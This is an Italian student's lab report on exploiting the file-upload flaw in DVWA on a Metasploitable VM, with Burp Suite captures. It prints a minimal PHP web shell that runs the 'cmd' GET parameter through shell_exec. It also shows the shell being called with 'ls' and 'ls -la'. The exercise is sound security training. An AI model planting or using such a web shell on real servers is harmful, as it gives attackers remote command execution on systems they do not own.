

## Pratica S6-L1

### Exploit File upload

#### Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. (Quindi le due macchine devono trovarsi sulla stessa rete e testiamo la connettività tramite ping.)

**Lo scopo dell'esercizio è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.**

Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con **BurpSuite**.

#### Suggerimento:

Accedete alla **DVWA** dalla macchina Kali via browser, vi consigliamo di mantenere sempre aperta una sessione di BurpSuite per intercettare ogni richiesta e analizzare il contenuto.

Prima di iniziare, configurate il «security level» della DVWA a «LOW» dalla scheda DVWA Security.

Successivamente spostatevi sulla scheda Upload per mettere in pratica il vostro exploit.

#### Suggerimento 2:

A destra un esempio di codice minimale della shell da caricare. Una volta caricata la shell, essa accetta un parametro tramite richiesta GET nel campo cmd.

Guardate attentamente come viene passato il parametro cmd tramite la GET .

Potete trovare sul web, shell molto più sofisticate, con interfaccia grafica e funzioni avanzate.

Lo studente che ha completato l'esercizio può testare il caricamento di una shell avanzata.


#### Consegna:

1. Codice php
2. Risultato del caricamento (screenshot del browser), Intercettazioni (screenshot di burpsuite), Risultato delle varie richieste, Eventuali altre informazioni scoperte della macchina interna
3. BONUS: usare una shell php più sofisticata.

## SVOLGIMENTO

### 1. Codice php

Ho proceduto alla **creazione** di un file, **shell.php**, contenente il codice in php con l'editor nano sulla macchina Kali Linux.



### 2. Risultato del caricamento (screenshot del browser), Intercettazioni (screenshot di burpsuite), Risultato delle varie richieste, Eventuali altre informazioni scoperte della macchina interna.

Ho poi aperto Burpsuit, inserendo nel browser dell'Intercept (*grafico 2*) l'IP di Metasploitable (*grafico 3*) dal quale ho selezionato DVWA (*grafico 4*), la pagina che simula una web application di Metasploitable, con relative intercettazioni di Burpsuit.

Grafico 2




Grafico 3






Grafico 4




Nella sezione “**DVWA Security**” ho impostato il livello di sicurezza della Web application al livello “low”, cliccando poi submit.

Grafico 5



Poi sono andata nella sezione “**Upload**”, che consente di testare la vulnerabilità di «file upload» presente in Dvwa, scegliendo il **file shell.php** (grafico 6), il cui upload nella Web application è avvenuto con successo (grafico 8) con relativa intercettazione di Burpsuit (grafico 7).

Grafico 6



## Grafico 7

kali linux [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Burp Suite Community Edition v2023.5.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.50.101:80

Forward Drop Intercept & go Action Open browser

Comment this item HTTP/1

Raw

```
POST /dwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 568
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGm3LTvixxuA03
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=ec644bdcdfaccf3c5d1c170a143c408
Connection: close

-----WebKitFormBoundaryGm3LTvixxuA03
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----WebKitFormBoundaryGm3LTvixxuA03
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php
if (isset($_GET['cmd']))
{
    $cmd = $_GET['cmd'];
    echo "<pre>";
    $result = shell_exec($cmd);
    echo $result;
    echo "<pre>";
}
?>
-----WebKitFormBoundaryGm3LTvixxuA03
Content-Disposition: form-data; name="upload"

Upload
-----WebKitFormBoundaryGm3LTvixxuA03--
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 2

Request headers

Damn Vulnerable Web Application (DVWA) v1.0.7

Home Instructions Setup

Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored

DVWA Security PHP Info About Logout

Username: admin Security Level: low PHPIDS: disabled

Vulnerability: File Upload

Choose an image to upload:  
Choose File | shell.php

Upload

More info

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

## Grafico 8

kali linux [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Burp Suite Community Edition v2023.5.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings

Intercept HTTP history WebSockets history Proxy settings

Forward Drop Intercept & go Action Open browser

Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open Intruder

Damn Vulnerable Web Application (DVWA) v1.0.7

Home Instructions Setup

Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored

DVWA Security PHP Info About Logout

Username: admin Security Level: low PHPIDS: disabled

Vulnerability: File Upload

Choose an image to upload:  
Choose File | No file chosen

Upload

.../hackable/uploads/shell.php successfully uploaded!

More info

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

CTRL (DESTRA)

- 1° richiesta con GET = cmd=ls (*grafico 9*)

Poi su una nuova pagina del browser di Burpsuit sono andata ad inserire nell'Url  
 "192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls".

In questo modo ho avuto accesso alla **WEB Shell** creata per eseguire comandi da remoto sulla macchina Meta, prendendone il controllo.

Infatti, inserendo la sezione **"?cmd=ls"**, cioè definendo il comando (cmd) che in base al codice php corrisponde al verbo GET, ho inviato una richiesta di mostrare i file e le directory presenti nella Web application.

In altre parole, una volta caricata la shell, essa accetta un parametro (ls) tramite richiesta GET nel campo cmd.

- 2° richiesta tramite GET = cmd=ls -la (*grafico 10*)

Poi su una nuova pagina del browser di Burpsuit sono andata ad inserire nell'Url  
 "192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls -la".

Quindi, ho effettuato una seconda richiesta tramite GET con il comando cmd=ls -la, che non solo mostra i file e le directory dettagliatamente (con informazioni aggiuntive, ad esempio i permessi) ma anche eventuali file nascosti sulla Web application.

Grafico 9





Grafico 10



## 8. Shell php più sofisticata

In seguito ho individuato sul web un codice di una Shell più sofisticata che ho inserito nel file **shell2.php**. (Grafico 11, 12 e 13)

*Grafico 11*






Grafico 12





Grafico 13



